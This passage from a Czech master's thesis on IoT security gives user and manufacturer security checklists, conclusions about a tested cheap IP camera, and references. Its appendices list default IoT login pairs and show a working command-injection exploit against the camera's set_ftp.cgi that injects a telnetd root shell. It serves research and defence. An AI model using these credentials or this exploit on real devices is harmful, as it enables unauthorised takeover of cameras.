
Spočívá v nalezení pinů sériového rozhraní a jeho propojení např. prostřednictvím USB s počítačem. K identifikaci správného sériového rozhraní lze využít terminálový příkaz:

```
# ls /dev/tty.*
```

Demonstrace

Na základní desce tištěných spojů testovaného zařízení je nezabezpečené sériové rozhraní (obrázek 33). Pro útočníka s fyzickým přístupem není problém toto rozhraní zneužít.

Obrázek 33: Otevřený sériový port



Zdroj: vlastní zpracování

5 Zhodnocení a doporučení

V této kapitole budou zhodnoceny dosažené výsledky a uvedeny klíčové aspekty práce. Nejdůležitějším výstupem jsou metodické seznamy doporučených opatření samostatně pro výrobce i uživatele. Tyto seznamy doporučení mohou být uživateli brány jako jakýsi „checklist“ činností, které je vhodné v rámci ověření bezpečnosti sítě s prvky internetu věcí zkontrolovat, zajistit nebo nastavit.

Seznamy doporučení zároveň poskytují jiný pohled na výsledky diplomové práce, a to ve formě strukturované metodiky, kterou mohou uživatelé i výrobci využít pro ověření bezpečnosti prvků IoT a minimalizaci hrozeb popsaných v předchozích kapitolách.

Metodika je oddělena zvlášť pro uživatele a výrobce, protože některé hrozby a zranitelnosti nemůže druhá skupina ovlivnit a zodpovědnost zajištění bezpečnosti je v různých aspektech odlišná

5.1 Doporučení uživatelům

Nejprve budou uvedena doporučení uživatelům. Jejich zodpovědnost spočívá zejména ve správné konfiguraci zařízení, jeho fyzické ochraně, volbě bezpečných přihlašovacích údajů a uvědomění si rizik, která může IoT představovat.

1. **Uživatelské účty a hesla**

    a. Výchozí hesla pro každou službu i rozhraní by měla být vždy změněna při inicializaci zařízení. To je obecný předpoklad heslové politiky.
    b. Hesla by měla být unikátní pro každé zařízení, každý účet, každou službu a každé rozhraní. To je obecný předpoklad heslové politiky.
    c. Hesla by měla být vždy komplexní – pro citlivé služby obsahující nejméně 8 znaků, velká i malá písmena, čísla a speciální znaky. Způsoby ověření pak byly ukázány v příslušných kapitolách týkajících se daných rozhraní. (Více viz kapitoly 4.2.1, sekce II.; 4.2.2, sekce IV.; 4.2.3, sekce IX.; 4.2.4, sekce II.)
    d. Je-li to možné, je vhodné nastavit vícefaktorovou autentizaci alespoň u služeb a rozhraní, jež mohou být přístupné z vnější sítě. Způsoby ověření byly opět uvedeny v příslušných kapitolách týkajících se daných rozhraní. (Více viz kapitoly 4.2.4, sekce VII.; 4.2.2, sekce VIII.)

e. Uživatel by měl vždy pracovat s nejmenším možným oprávněním, jelikož práce pod administrátorským účtem přináší bezpečnostní rizika. K tomu byla ověřena dostatečná granularita uživatelských oprávnění. (Více viz kapitola 4.2.1, sekce III.)
f. Je-li to možné, je vhodné nastavit zamykání účtů po definovaném počtu neúspěšných přihlášení, a to opět alespoň u služeb a rozhraní, jež mohou být přístupné z vnější sítě. (Více viz kapitoly 4.2.2, sekce III.; 4.2.3, sekce VIII.; 4.2.4, sekce III.)
g. Uživatel by měl vhodně nastavit podmínky procesu obnovy hesla, nejlépe zadáním e-mailové adresy, na kterou se zašle nově vygenerované heslo s omezenou platností. Nelze doporučit nastavení bezpečnostních otázek. (Více viz kapitoly 4.2.2, sekce V.; 4.2.3, sekce X.; 4.2.4, sekce IV.)

2. Webové rozhraní

a. Umožňuje-li to webové rozhraní, je vhodné nastavit HTTPS certifikát, díky němuž bude komunikace šifrována a zároveň bude server stejným způsobem autentizován. (Více viz kapitola 4.2.2, sekce VII.)

3. Mobilní aplikace

a. Mobilní aplikace pro ovládání prvků IoT by neměly být instalovány z neoficiálních míst mimo distribuční kanály příslušných operačních systémů, tedy mimo Google Play pro Android a App Store pro iOS. (Více viz kapitola 4.2.3, sekce I.)
b. Uživatel by neměl přijmout taková práva vyžadovaná aplikací, která by jí umožnila nechtěný přístup k citlivým datům uživatele. (Více viz kapitola 4.2.3, sekce II.)
c. Mobilní aplikace je vhodné automaticky aktualizovat. (Více viz kapitola 4.2.3, sekce III.)
d. Je-li mobilní aplikace stahována nebo aktualizována z neoficiálního zdroje, je vhodné alespoň verifikovat digitální podpis výrobce aplikace. (Více viz kapitola 4.2.3, sekce VI.)

4. **Cloud**

    a. Uživatel by měl zvážit připojení zařízení do cloudu, není-li ten vybaven šifrováním HTTPS. (Více viz kapitola 4.2.4, sekce VI.)
    b. Uživatel by se měl vyvarovat sdílení citlivých informací kvůli možné nesprávné manipulaci s uživatelskými daty ze strany nedůvěryhodných poskytovatelů služeb. (Více viz kapitola 4.2.4, sekce VIII.)

5. **Síťové služby, protokoly a architektura sítě**

    a. Návrh síťové architektury by měl splňovat principy bezpečnosti. Ty spočívají v preferenci drátových propojení, nestandardním přidělování jmen a IP adres, segmentaci sítě dle kruhů důvěry, případně implementování VPN serveru uvnitř sítě, jenž by umožnil autorizovaný přístup do privátní sítě zvenčí. (Více viz kapitola 4.2.5, sekce I.)
    b. Zabezpečení sítě, do níž se zapojuje prvek IoT by mělo být na dobré úrovni. Wi-Fi by měla být chráněna dostatečně dlouhým a komplexním heslem s šifrováním WPA2. Router-switch, coby centrální prvek sítě by také měl být chráněn silným heslem. Pravidla firewallu by neměla umožňovat TCP forwarding. Pro pokročilejší uživatele je možné doporučit zapojení prvku IDS/IPS. (Více viz kapitola 4.2.5, sekce II.)
    c. Je-li to v konfiguraci zařízení možné, je vhodné zastavit nevyužívané služby, popřípadě zavřít jejich otevřené porty. (Více viz kapitola 4.2.5, sekce III.)
    d. Není-li přístup k zařízení z vnější sítě žádanou funkcí, je vhodné zablokovat na hraničním routeru UPnP. Případně je vhodnější funkcionalitu implementovat VPN serverem umístěným uvnitř sítě. (Více viz kapitola 4.2.5, sekce V.)

6. **Firmware a aktualizace**

    a. Uživatel by měl povolit automatické aktualizace firmwaru, případně je instalovat bez zbytečného odkladu. (Více viz kapitola 4.2.6, sekce III. a V.)
    b. Aktualizuje-li uživatel firmware manuálně, je vhodné ověřit digitální podpis firmwaru. (Více viz kapitola 4.2.6, sekce II.)

c. Umožňuje-li to nastavení, mělo by zařízení logovat alespoň základní množinu sledovaných událostí. (Více viz kapitola 4.2.6, sekce VI.)

7. Fyzický přístup

a. Uživatel by při umístění zařízení měl zamezit vypnutí či restartu zařízení. (Více viz kapitola 4.2.7, sekce I.)
b. Uživatel by při umístění zařízení měl zamezit poškození či odstranění jeho částí. (Více viz kapitola 4.2.7, sekce II.)
c. Uživatel by při umístění zařízení měl zamezit manipulaci se získávanými daty ze senzorů. (Více viz kapitola 4.2.7, sekce III.)
d. Uživatel by při umístění zařízení měl zamezit získání úložiště dat. (Více viz kapitola 4.2.7, sekce IV.)
e. Je-li to vzhledem k umístění zařízení nutné, je vhodné znepřístupnit nadbytečné externí porty jejich odpojením či zapečetěním. (Více viz kapitola 4.2.7, sekce VI.)
f. Je-li to vzhledem k umístění zařízení nutné, je vhodné znepřístupnit sériové rozhraní. (Více viz kapitola 4.2.7, sekce VII.)

8. Obecná doporučení

a. K prvku IoT je vhodné vždy přistupovat jako k potenciální hrozbě.
b. Při pořízení IoT zařízení je vhodné preferovat produkty renomovaných výrobců.

5.2 Doporučení výrobcům

Následuje seznam doporučení výrobcům. Ti jsou zodpovědní za správný návrh, korektní implementaci a základní konfiguraci jejich produktů.

1. Uživatelské účty a hesla

a. Výchozí hesla k uživatelským účtům by měla být generovaná náhodně pro každé jednotlivé zařízení. (Více viz 4.2.1, sekce V.; 4.2.2, sekce I.)

b. Hesla by měla být vyžadována komplexní – obsahující nejméně 8 znaků, velká i malá písmena, čísla a speciální znaky. (Více viz kapitoly 4.2.1, sekce II.; 4.2.2, sekce IV.; 4.2.3, sekce IX.; 4.2.4, sekce II)
c. Při inicializaci zařízení by měla být vyžadována změna výchozích přihlašovacích údajů. (Více viz kapitola 4.2.2, sekce I.)
d. Přihlašování k uživatelským účtům by mělo být chráněno vůči hádání hesla zamykáním. (Více viz kapitoly 4.2.2, sekce III.; 4.2.3, sekce VIII.; 4.2.4, sekce III.)
e. Hesla by měla být vždy ukládána bezpečným způsobem dle současných standardů. Minimem je bezpečná hashovací nebo šifrovací funkce v kombinaci s náhodnou a unikátní solí. (Více viz kapitola 4.2.1, sekce I.)
f. Uživatelské účty by měly splňovat dostatečnou granularitu uživatelských oprávnění. (Více viz kapitola 4.2.2, sekce IV.)
g. Výrobce by měl implementovat reautentizaci při zásadních změnách nastavení. (Více viz kapitola 4.2.1, sekce III.)
h. Měla by být implementována možnost vícefaktorové autentizace. (Více viz kapitoly 4.2.2, sekce VIII.; 4.2.4, sekce VII.)
i. Všechny uživatelské účty by měly být dokumentovány a popsány. (Více viz kapitola 4.2.1, sekce V.)
j. Enumeraci účtů by se mělo zabránit jednotnou odezvou pro existující i neexistující účet. (Více viz kapitoly 4.2.2, sekce II.; 4.2.3, sekce VII.; 4.2.4, sekce I.)
k. Proces obnovy hesla by měl být navržený s ohledem na současné standardy, tedy přes e-mailovou schránku a jednorázový odkaz. (Více viz kapitoly 4.2.2, sekce V.; 4.2.3, sekce X.; 4.2.4, sekce IV.)

2. Webové rozhraní

a. Webové rozhraní by mělo automaticky implementovat HTTPS šifrování certifikátem uloženým ve firmwaru zařízení. (Více viz kapitola 4.2.2, sekce VII.)
b. Přihlašovací údaje a další citlivé informace jako tokeny a cookies by neměly být přenášeny v otevřené formě, ale měly by být šifrovány či jinak chráněny. (Více viz kapitola 4.2.2, sekce VI.)

c. Webový server by neměl obsahovat běžné zranitelnosti webových aplikací jako XSS, CSRF, RFI, LFI, SQL injection a další. (Více viz kapitola 4.2.2, sekce IX.)

3. Mobilní aplikace

a. Mobilní aplikace by měly být distribuovány oficiálními kanály pro příslušné OS, tedy Google Play pro Android a App Store pro iOS. (Více viz kapitola 4.2.3, sekce I.)
b. Mobilní aplikace by neměla vyžadovat přílišná práva nad rámec očekávané funkcionality. (Více viz kapitola 4.2.3, sekce II.)
c. Mobilní aplikace by měla být dlouhodobě podporována a pravidelně aktualizována. (Více viz kapitola 4.2.3, sekce III.)
d. Komunikace mobilní aplikace s cloudem nebo přímo se zařízením by měla být šifrováním chráněna vůči odposlechu přihlašovacích údajů, tokenů nebo cookies. (Více viz kapitola 4.2.3, sekce IV.)
e. Mobilní aplikace by neměla obsahovat šifrovací klíče nebo hesla čitelná přímo v kódu. (Více viz kapitola 4.2.3, sekce V.)
f. Všechny mobilní aplikace by měly být podepsané výrobcem. (Více viz kapitola 4.2.3, sekce VI.)

4. Cloud

a. Komunikace s cloudem by měla být šifrováním chráněna vůči odposlechu přihlašovacích údajů, tokenů nebo cookies. (Více viz kapitola 4.2.4, sekce V.)
b. Webové rozhraní cloudu by mělo implementovat HTTPS, a to kvůli šifrování obsahu i autentizaci serveru. (Více viz kapitola 4.2.4, sekce VI.)
c. Cloud by měl manipulovat s uživatelskými daty zejména v souladu s právními podmínkami příslušného státu uživatele. Zároveň měl data dostatečně chránit a bránit potenciálnímu zneužití pro marketingové účely. Sbírané údaje by měly být anonymizovány.
d. Webové rozhraní cloudu by nemělo obsahovat běžné zranitelnosti webových aplikací jako XSS, CSRF, RFI, LFI, SQL injection a další. (Více viz kapitola 4.2.4, sekce IX.)

5. **Síťové služby, protokoly a architektura sítě**

    a. Veškeré otevřené porty by měly být dokumentovány. Výrobci by se měli vyvarovat ponechání služeb z testování produktů. (Více viz kapitola 4.2.5, sekce III.)
    b. Běžící služby by měly být aktualizované a zabezpečené. Je nepřijatelné, aby uživatelé zakoupili produkt obsahující zranitelné služby nebo rozhraní. (Více viz kapitola 4.2.5, sekce IV.)

6. **Firmware a aktualizace**

    a. Přihlašovací údaje potažmo šifrovací klíče by neměly být čitelné ve zdrojovém kódu firmwaru. (Více viz kapitola 4.2.6, sekce I.)
    b. Firmware by měl být digitálně podepsán. (Více viz kapitola 4.2.6, sekce II.)
    c. Aktualizace firmwaru by měly být automatické, uživatelsky přívětivé, pravidelné a včas. (Více viz kapitola 4.2.6, sekce III. a V.)
    d. Aktualizace by měly být stahovány šifrovaným kanálem, aby byla zajištěna jejich integrita. (Více viz kapitola 4.2.6, sekce IV.)
    e. Firmware by měl umožňovat logování bezpečnostních událostí nejlépe ve formátu syslog. (Více viz kapitola 4.2.6, sekce VI.)

7. **Fyzický přístup**

    a. Design zařízení by měl zamezit nechtěnému vypnutí či restartu zařízení. (Více viz kapitola 4.2.7, sekce I.)
    b. Design zařízení by měl zamezit snadnému poškození zařízení či odstranění jeho částí. (Více viz kapitola 4.2.7, sekce II.)
    c. Zařízení by nemělo obsahovat nadbytečné externí porty. (Více viz kapitola 4.2.7, sekce VI.)
    d. Přístupu k sériovému rozhraní by mělo být po otestování zamezeno. (Více viz kapitola 4.2.7, sekce VII.)
    e. Datové úložiště by mělo být šifrováním chráněno vůči přečtení dat a manipulaci s nimi. (Více viz kapitola 4.2.7, sekce IV.)

8. Obecná doporučení

a. Zvážit spuštění bug bounty programu pro white-hat bezpečnostní výzkumníky a umožnit tak reporting zranitelností.
b. Korektně nastavit právní podmínky užití, privacy agreements a tyto dodržovat.
c. Poskytovat zákaznickou technickou podporu.
d. Ke každému produktu vytvořit přehlednou a kompletní dokumentaci.
e. Umožnit nezávislý audit kódu i cloudového backendu před nasazením.

6 Závěr

Předložená diplomová práce se zabývala bezpečností internetu věcí v prostředích domácích a menších podnikových sítí. Jejím hlavním cílem definovaným v zadání práce bylo vytvoření metodického postupu vhodného k ověření a zajištění bezpečnosti prvků internetu věcí. Dalším z cílů bylo vytvoření seznamu doporučení bezpečnostních opatření pro koncové uživatele případně správce menších podnikových sítí.

V teoretické části byl definován koncept internetu věcí, představující nastupující éru propojených, komunikujících zařízení všedního užití. Současně byly uvedeny i četné aplikace IoT v praxi včetně jejich rozšíření ve světě. Dostupné poznatky a informační zdroje byly dále využity pro vypracování klíčové analýzy bezpečnosti prvků IoT, zejména analýzy hrozeb, rizik a zranitelností. Ty jsou u internetu věcí do značné míry specifické, protože mnohdy zahrnují pro daná odvětví neobvyklé disciplíny. Závěrem teoretické části byla studie proběhlých incidentů, kdy došlo k narušení bezpečnosti kompromitací nebo zneužitím prvků IoT. Nejvýznamnějším byl v tomto ohledu botnet Mirai, jenž se skládal ze statisíců IoT zařízení a byl zneužíván k masivním DDoS útokům.

Úvod praktické části byl věnován seznámení s testovacím prostředím domácí sítě a samotným IoT prvkem, který byl za účelem demonstrace postupů ověření bezpečnosti pořízen. Šlo o levnou IP kameru čínského výrobce, u které bylo možné ověřit většinu aspektů souvisejících s bezpečnostními riziky IoT.

Zbytek praktické části již byl zaměřen na hlavní téma, tedy vytvoření metodiky ověření bezpečnosti prvků IoT. Postupně byly adresovány všechny aspekty dříve uvedené analýzy hrozeb, rizik a zranitelností. Tyto aspekty byly roztříděny do sedmi kategorií: uživatelské účty a hesla, webové rozhraní, mobilní aplikace, cloudové rozhraní, síťové služby, firmware a fyzická bezpečnost. V každé kategorii byly uvedeny dílčí rizika a zranitelnosti, k nimž byl dále uveden obecný popis, postup ověření a následně demonstrace tohoto postupu na příkladu.

Testované zařízení nebo jeho další vybavení obsahovalo řadu bezpečnostních rizik potažmo zranitelností. Nejvážnější z nich: nedokumentovaný administrátorský účet, slabé výchozí přihlašovací údaje (admin:888888), webové rozhraní umožňující enumeraci účtů a neomezené hádání hesel, veřejně dostupná streamovací služba RTSP, chybějící ochrana vůči podstrčení upravené verze firmwaru při aktualizaci a zranitelnost typu command injection. Dále zařízení neimplementovalo šifrované spojení s webovým rozhraním ani

s cloudem, nenabízelo možnost vícefaktorové autentizace. Jeho mobilní aplikace obsahovala citlivé údaje v kódu odhalitelné reverzním inženýrstvím a vyžadovala při instalaci přílišná práva k systému.

V poslední kapitole diplomové práce byly uvedeny dosažené výsledky a především samotná navržená metodika ve formě seznamu doporučení bezpečnostních opatření uživatelům i výrobcům IoT zařízení. Tyto seznamy doporučení představují tzv. „nejlepší praxi“ pro obě skupiny a jsou využitelné i správci menších sítí a systémů. Většina principů je totiž přenositelná i do podnikové praxe.

Poznatky získané v rámci této práce jsou tedy prakticky využitelné a mohou být dále přejaty cílovými skupinami při pořízení a zejména zapojení prvků internetu věcí. Nejdůležitějším sdělením této práce ale je, že zapojení prvků internetu věcí do domácí či podnikové sítě vytváří nežádoucí bezpečnostní rizika, která je třeba zvážit a podle toho s prvky IoT nakládat.

7 Seznam použitých zdrojů

ALIEXPRESS.COM, 2018. *VStarcam HD Ip Camera Wireless Wifi Wi-fi Video Surveillance Night Security Camera Network Indoor Baby Monitor C7824WIP* [online]. [cit. 2018-01-26]. Dostupné z: https://www.aliexpress.com/item/VStarcam-IP-Camera-WiFi-Wireless-Mini-CCTV-Camera-P2P-Baby-Monitor-P-T-Micro-TF-Card/32385677608.html

ANDRESS, Jason, 2014. *The basics of information security: understanding the fundamentals of InfoSec in theory and practice*. Second edition. Boston: Elsevier/Syngress, Syngress is a imprint of Elsevier. ISBN 978-0-12-800744-0.

APKPURE.COM, 2018. *Eye4 APK* [online]. [cit. 2018-07-14]. Dostupné z: https://apkpure.com/eye4/vstc.vscam.client

BAKER, Fred, 2016. *Internet of Things (IoT) Security and Privacy Recommendations* [online]. [cit. 2018-01-30]. Dostupné z: http://www.bitag.org/documents/BITAG_Report_-_Internet_of_Things_(IoT)_Security_and_Privacy_Recommendations.pdf

BARCENA, Mario Ballano a WUEEST, Candid, 2015. Insecurity in the Internet of Things. In: *Symantec* [online]. [cit. 2018-01-22]. Dostupné z: https://www.symantec.com/content/dam/symantec/docs/white-papers/insecurity-in-the-internet-of-things-en.pdf

BITDEFENDER, 2015. *Remote Exploitation of the NeoCoolcam IP Cameras and Gateway* [online]. [cit. 2018-03-04]. Dostupné z: https://www.bitdefender.com/files/News/CaseStudies/study/165/Bitdefender-Whitepaper-NeoCoolCam.pdf

CLOUDFLARE, 2017. Inside the infamous Mirai IoT Botnet: A Retrospective Analysis. In: *Cloudflare Blog* [online]. 14.12.2017 [cit. 2018-02-25]. Dostupné z: https://blog.cloudflare.com/inside-mirai-the-infamous-iot-botnet-a-retrospective-analysis/

DEPARTMENT OF HOMELAND SECURITY, 2017. *A Guide to Securing Networks for Wi-Fi (IEEE 802.11 Family)* [online]. 15.3.2017 [cit. 2018-01-27]. Dostupné z: https://www.us-cert.gov/sites/default/files/publications/A_Guide_to_Securing_Networks_for_Wi-Fi.pdf

DHANJANI, Nitesh, 2015. *Abusing the Internet of Things*. USA: O'Reilly Media, Inc. ISBN 978-1-491-90233-2.

DRAGONI, Nicola, et al., 2018. *The Internet of Hackable Things* [online]. Cham: Springer, s. 129-140 [cit. 2018-02-03]. DOI: 10.1007/978-3-319-70578-1_13. ISBN 978-3-319-70577-4. Dostupné z: http://link.springer.com/10.1007/978-3-319-70578-1_13

ENISA, 2017. *Baseline Security Recommendations for IoT* [online]. [cit. 2018-01-27]. DOI: 10.2824/03228. Dostupné z: https://www.enisa.europa.eu/publications/baseline-security-recommendations-for-iot/at_download/fullReport

F-SECURE, 2017. *Vulnerabilities in Foscam IP cameras* [online]. [cit. 2018-03-04]. Dostupné z: https://fsecurepressglobal.files.wordpress.com/2017/06/vulnerabilities-in-foscam-ip-cameras-report.pdf

GARFINKEL, Simson, SPAFFORD, Gene a SCHWARTZ, Alan, 2003. *Practical UNIX and Internet security*. 3rd ed. Sebastopol, CA: O'Reilly. ISBN 0596003234.

GOOGLE, 2018a. Internet of things. In: *Google Trends* [online]. [cit. 2018-10-02]. Dostupné z: https://trends.google.com/trends/explore?date=all&q=internet%20of%20things

GOOGLE, 2018b. Smart home, smart city, wearables, smart grid, industrial internet. In: *Google Trends* [online]. [cit. 2018-10-02]. Dostupné z: https://trends.google.com/trends/explore?date=2015-07-01%202018-10-01&q=smart%20home,smart%20city,wearables,smart%20grid,industrial%20internet

HOWSON, Ian, 2016. *How to extract firmware from a device* [online]. [cit. 2018-07-14]. Dostupné z: https://ianhowson.com/iot/extracting-firmware/

JELIC, Filip, 2016. *Analysis: Record DDoS Attacks by Mirai – IoT Botnet* [online]. 6.11.2016 [cit. 2018-02-25]. Dostupné z: https://www.deepdotweb.com/2016/11/06/analysis-record-ddos-attacks-mirai-iot-botnet/

KIM, Pierre, 2017. *IT Security Research by Pierre: Multiple vulnerabilities found in Wireless IP Camera (P2P) WIFICAM cameras and vulnerabilities in custom http server* [online]. [cit. 2018-07-14]. Dostupné z: https://pierrekim.github.io/blog/2017-03-08-camera-goahead-0day.html

KOŠATA, Bedřich, 2017. *Bezpečnost IoT* [online]. [cit. 2018-01-22]. Dostupné z: https://www.nic.cz/public_media/IT16.2/prezentace/Bedrich_Kosata.pdf

KUSAKOV, Vladimir, et al., 2017. Honeypots and the Internet of Things: Analysis of data harvested by Kaspersky Lab's IoT honeytraps. In: *Securelist.com* [online]. [cit. 2018-02-10]. Dostupné z: https://securelist.com/honeypots-and-the-internet-of-things/78751/

KUSHNER, David, 2013. The Real Story of Stuxnet. In: *IEEE Spectrum* [online]. [cit. 2018-02-18]. Dostupné z: https://spectrum.ieee.org/telecom/security/the-real-story-of-stuxnet

LANGNER, Ralph, 2013. To Kill a Centrifuge: A Technical Analysis of What Stuxnet's Creators Tried to Achieve. In: *The Langner Group* [online]. [cit. 2018-02-18]. Dostupné z: https://www.langner.com/wp-content/uploads/2017/03/to-kill-a-centrifuge.pdf

LASEK, Petr, 2017. *IoT a DDoS útoky* [prezentace]. Praha: Konference Security 2017.

LEBEDEV, Anatoly, 2016. What is an IoT platform?. In: *Dzone / IoT Zone* [online]. 31.3.2016 [cit. 2018-05-13]. Dostupné z: https://dzone.com/articles/what-is-an-iot-platform

LUETH, Knud Lasse, 2015. The 10 most popular Internet of Things applications right now. In: *IoT Analytics* [online]. 2.2.2015 [cit. 2018-01-23]. Dostupné z: https://iot-analytics.com/10-internet-of-things-applications/

MILLER, Charlie a VALASEK, Chris, 2015. *Remote Exploitation of an Unaltered Passenger Vehicle* [online]. [cit. 2018-02-18]. Dostupné z: http://illmatics.com/Remote%20Car%20Hacking.pdf

MINERVA, Roberto, BIRU, Abyi a ROTONDI, Domenico, 2015. Towards a definition of the Internet of Things (IoT). In: *IEEE* [online]. [cit. 2018-01-22]. Dostupné z: https://iot.ieee.org/images/files/pdf/IEEE_IoT_Towards_Definition_Internet_of_Things_Revision1_27MAY15.pdf

NET MARKET SHARE, 2018. *Operating System Market Share* [online]. [cit. 2018-07-14]. Dostupné z: https://netmarketshare.com/operating-system-market-share.aspx

NORDUM, Amy, 2016. Popular Internet of Things Forecast of 50 Billion Devices by 2020 Is Outdated. In: *IEEE* [online]. [cit. 2018-01-27]. Dostupné z: https://spectrum.ieee.org/tech-talk/telecom/internet/popular-internet-of-things-forecast-of-50-billion-devices-by-2020-is-outdated

ONVIF, 2016. *Our Mission* [online]. [cit. 2018-06-02]. Dostupné z: https://www.onvif.org/about/mission/

OPENDNS, 2015. *The 2015 Internet of Things in the Enterprise Report* [online]. [cit. 2018-02-10]. Dostupné z: https://learn-umbrella.cisco.com/technical-papers/2015-internet-of-things-full-report

OWASP, 2014. OWASP Internet of Things Project Top Ten 2014. In: *OWASP* [online]. [cit. 2018-02-04]. Dostupné z: https://www.owasp.org/images/7/71/Internet_of_Things_Top_Ten_2014-OWASP.pdf

OWASP, 2016. IoT Firmware Analysis [online]. In: *OWASP* [cit. 2018-07-14]. Dostupné z: https://www.owasp.org/index.php/IoT_Firmware_Analysis

OWASP, 2017. OWASP Internet of Things Project. In: *OWASP* [online]. [cit. 2018-02-04]. Dostupné z: https://www.owasp.org/index.php/OWASP_Internet_of_Things_Project

PRESSER, Alan, ed., 2008. *UPnP Device Architecture 1.1* [online]. 15.10.2008 [cit. 2018-03-04]. Dostupné z: http://upnp.org/specs/arch/UPnP-arch-DeviceArchitecture-v1.1.pdf

RUSSEL, Brian a VAN DUREN, Drew, 2016. *Practical Internet of Things Security*. Birmingham, UK: Packt Publishing. ISBN 978-1-78588-963-9.

SHODAN.IO, 2018. GoAhead 5ccc069c403ebaf9f0171e9517f40e41 [online]. In: *Shodan* [cit. 2018-03-11]. Dostupné z: https://www.shodan.io/search?query=GoAhead+5ccc069c403ebaf9f0171e9517f40e41

SKERRETT, Ian, 2017. *IoT Developer Survey Results* [online]. [cit. 2018-01-23]. Dostupné z: https://www.slideshare.net/IanSkerrett/iot-developer-survey-2017

SNORT, 2018. Downloads. In: *SNORT* [online]. [cit. 2018-07-14]. Dostupné z: https://snort.org/downloads

TALOS CISCO INTELLIGENCE TEAM, 2017. Vulnerability Spotlight: Multiple Vulnerabilities in Foscam C1 Indoor HD Cameras. In: *CISCO TALOS* [online]. [cit. 2018-03-04]. Dostupné z: http://blog.talosintelligence.com/2017/11/foscam-multiple-vulns.html

TRENDMICRO, 2017. *Persirai: New Internet of Things (IoT) Botnet Targets IP Cameras* [online]. 9.5.2017 [cit. 2018-03-04]. Dostupné z: https://blog.trendmicro.com/trendlabs-security-intelligence/persirai-new-internet-things-iot-botnet-targets-ip-cameras/

TUTORIALSPOINT, 2018. *Internet of Things* [online]. [cit. 2018-01-22]. Dostupné z: https://www.tutorialspoint.com/internet_of_things/internet_of_things_overview.htm

USENIX ASSOCIATION, 2005. *Proceedings of the Second Workshop on Real, Large Distributed Systems: December 13, 2005, San Francisco, CA, USA*. Berkeley, CA: USENIX Association. ISBN 9781931971409.

VERMESAN, Ovidiu a FRIESS, Peter, 2013. *Internet of Things: Converging Technologies for Smart Environments and Integrated Ecosystems*. Denmark: River Publishers. ISBN 978-87-92982-73-5.

VSTARCAM, 2016a. *Eye4 Software: Software Download Center* [online]. [cit. 2018-05-26]. Dostupné z: http://www.eye4.so/download/

VSTARCAM, 2016b. *IP Camera Web Client Function Instruction* [online]. 23.9.2016 [cit. 2018-05-27]. Dostupné z: http://www.eye4.so/FAQ/wp-content/uploads/2016/10/IP-Camera-Web-Client-Function-Instructions.pdf

VSTARCAM, 2016c. *VStarcam C7824WIP HD indoor IP Camera* [online]. [cit. 2018-05-26]. Dostupné z: http://www.vstarcam.com/VStarcam-C7824WIP-HD-indoor-IP-Camera-138.html

VSTARCAM, 2017. *User Manual* [online]. [cit. 2018-05-26]. Dostupné z: http://www.eye4.so/FAQ/eye4-5.0-en.pdf

VSTARCAM, 2018. *Vstarcam company profile* [online]. [cit. 2018-07-17]. Dostupné z: http://www.vstarcam.com/Company-Profile.html

8 Přílohy

Příloha 1: Nejčastěji zkoušené kombinace přihlašovacích údajů

Uživatelské jméno	Heslo
root	xc3511
root	vizxv
admin	admin
root	admin
root	xmhdipc
root	123456
root	888888
root	54321
support	support
root	default
root	root
admin	password
root	anko
root	
root	juantech
admin	smcadmin
root	1111
root	12345
root	pass
admin	admin1234
admin	default
support	support
admin	1111
admin	
user	user
Administrator	admin
ubnt	ubnt
admin	12345
test	test
admin	<Any pass>
admin	anypass
administrator	
admin	1234
root	password

root	123456

Zdroj: Kusakov et al., 2017

Příloha 2: Postup ovládnutí zařízení a spuštění služby Telnet

Testovaná IP kamera obsahovala zranitelnost typu command injection, na kterou upozornil výzkumník Pierre Kim (2017). Zranitelnost se projevila v nastavení nahrávání obrázků na FTP server, respektive v CGI skriptu (set_ftp.cgi) webového rozhraní. Vložil-li se do pole pro FTP heslo příkaz začínající znakem $, byl interpretován ve skriptu /tmp/ftpupload.sh. (Kim, 2017) Obsah tohoto skriptu byl následující:

```
# cat /tmp/ftpupload.sh
/bin/ftp -n<<!
open 10.0.0.1 21
user ftp $(telnetd -l /bin/sh -p 25)ftp
binary
lcd /tmp
put ftptest.txt
close
bye
!
```

Přestože testovaná IP kamera neměla ve výchozím stavu otevřený Telnet nebo SSH port, disponovala spustitelným Telnet démonem. Funkční exploit, který spustil Telnet službu na portu 25 byl tedy následující:

```
# wget -qO-
'http://10.0.0.198:55924/set_ftp.cgi?next_url=ftp.html&logi-
nuse=admin&loginpas=88888888&svr=10.0.0.1&port=21&user=ftp&pwd
=$(telnetd -p25 -l /bin/sh)&dir=/&mode=PORT&upload_interval=0'
# wget -qO-
'http://10.0.0.198:55924/ftptest.cgi?next_url=test_ftp.htm&lo-
ginuse=admin&loginpas=88888888'
# telnet 10.0.0.198 25
Trying 10.0.0.198 ...
Connected to 10.0.0.198.
Escape character is '^]'.
# id
uid=0(root) gid=0
```